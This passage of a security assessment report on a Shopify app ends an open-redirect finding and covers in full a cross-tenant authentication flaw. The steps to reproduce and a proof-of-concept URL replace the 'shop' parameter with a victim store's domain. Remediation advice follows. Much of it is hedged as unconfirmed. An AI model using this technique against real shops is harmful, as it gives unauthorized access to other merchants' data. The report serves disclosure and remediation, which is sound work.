- Create more convincing phishing links using the trusted `client-app.example CLIENT` domain.
- Redirect users to malicious or fraudulent websites.
- Facilitate credential theft or social-engineering attacks.
- Potentially abuse the redirect in OAuth or authentication workflows if the parameter is used there.

## Recommendation

Implement strict server-side validation of redirect destinations.

Recommended controls:

- Use an allowlist of permitted Shopify or application domains.
- Do not accept complete user-controlled URLs for redirect destinations.
- Prefer internal relative paths where possible.
- Validate the hostname after fully parsing and normalizing the URL.
- Reject alternate schemes and unexpected protocols.
- Do not rely on substring checks such as:

```
contains("myshopify.com")
```

Instead, validate the exact hostname against an approved allowlist.

## Suggested Classification

- **CWE-601:** URL Redirection to Untrusted Site
- **OWASP:** Unvalidated Redirects and Forwards

# 25:Broken Authentication / IDOR – Unauthorized Login to Another Shop via **shop** Parameter

## Vulnerability Type

Broken Authentication / Insecure Direct Object Reference (IDOR) / Broken Access Control

## Affected Functionality

Shop Authentication / Shop Context Selection

## Affected Endpoint

`http://client-app.example CLIENT /?shop=`

## Description

A critical authorization issue exists in the application's handling of the `shop` parameter.

The application appears to trust the user-controlled shop URL supplied in the `shop` parameter without properly verifying that the currently authenticated user is authorized to access that shop.

As a result, an attacker can replace the shop value with another merchant's Shopify store URL and gain access to the victim shop's application context.

This represents a severe cross-tenant authentication and authorization failure because an attacker may be able to access another merchant's account simply by knowing or guessing the victim's shop URL.

## Steps to Reproduce

1. Identify the Shopify store URL of a victim shop.
2. Open the following URL and replace the value with the victim shop URL:

`http://client-app.example CLIENT /?shop=victim-shop-url`

Example:

`http://client-app.example CLIENT /?shop=victim-store.myshopify.com`

1. Send the request / open the URL in the browser.
2. Observe that the application loads the victim shop's authenticated application context without requiring proper authorization for that shop.
3. Verify that functionality or data belonging to the victim shop is accessible.

## Proof of Concept

```
http://client-app.example CLIENT /?shop=victim-shop-url
```

## Expected Behavior

The application should never use a client-controlled `shop` parameter as proof of authentication or authorization.

The server should:

- Verify the authenticated user's identity.
- Verify that the authenticated session is explicitly associated with the requested Shopify shop.
- Validate Shopify session tokens or OAuth state where applicable.
- Reject attempts to access a shop that is not associated with the authenticated account.

Unauthorized requests should return an error such as:

```
403 Forbidden
```

or require a legitimate Shopify authentication flow.

## Actual Behavior

The application trusts the supplied `shop` value and allows the attacker to enter another merchant's application context without proving authorization for that shop.

## Security Impact

If confirmed, an attacker may potentially:

- Gain unauthorized access to another merchant's shop.
- View victim-specific application data.
- Modify the victim's application settings.

- Create, edit, disable, or delete announcement bars.
- Modify push notification configuration.
- Access other tenant-specific functionality.
- Chain this issue with existing IDOR vulnerabilities for broader account compromise.

Because the issue may provide direct cross-tenant access, the impact can be significantly higher than a conventional object-level IDOR.

## Root Cause

The application appears to use the user-controlled `shop` parameter to establish shop context without binding that value to a securely authenticated and authorized Shopify session.

## Recommendation

Implement strict server-side authentication and tenant authorization.

Recommended controls:

- Never trust the `shop` query parameter alone for authentication.
- Validate Shopify session tokens or signed OAuth parameters server-side.
- Bind every authenticated session to the correct Shopify shop.
- Verify on every request that:

```
requested_shop == authenticated_session.authorized_shop
```

- Reject any mismatch with `403 Forbidden`.
- Regenerate sessions after authentication.
- Do not allow arbitrary switching between shops by modifying query parameters.
- Review all endpoints that accept `shop`, `shop_id`, or similar tenant identifiers for the same vulnerability.

- Invalidate any insecure sessions created through this flow after remediation.

## Suggested Classification

- **CWE-639:** Authorization Bypass Through User-Controlled Key
- **CWE-862:** Missing Authorization
- **CWE-287:** Improper Authentication
- **OWASP:** Broken Access Control / Identification and Authentication Failures

## Suggested Severity

**Critical**, if changing the `shop` parameter directly grants authenticated access to another merchant's shop and exposes or permits modification of tenant-specific data.

A CVSS score in the **9.0+ range** may be appropriate depending on the exact privileges and data accessible after the unauthorized login.

## Important Validation Note

Before reporting this as "login into any shop," verify that the application is actually granting the victim shop's authenticated context rather than merely displaying a page containing the victim shop name.

Strong confirmation would include demonstrating access to at least one victim-specific resource or setting that the attacker could not access from their own shop.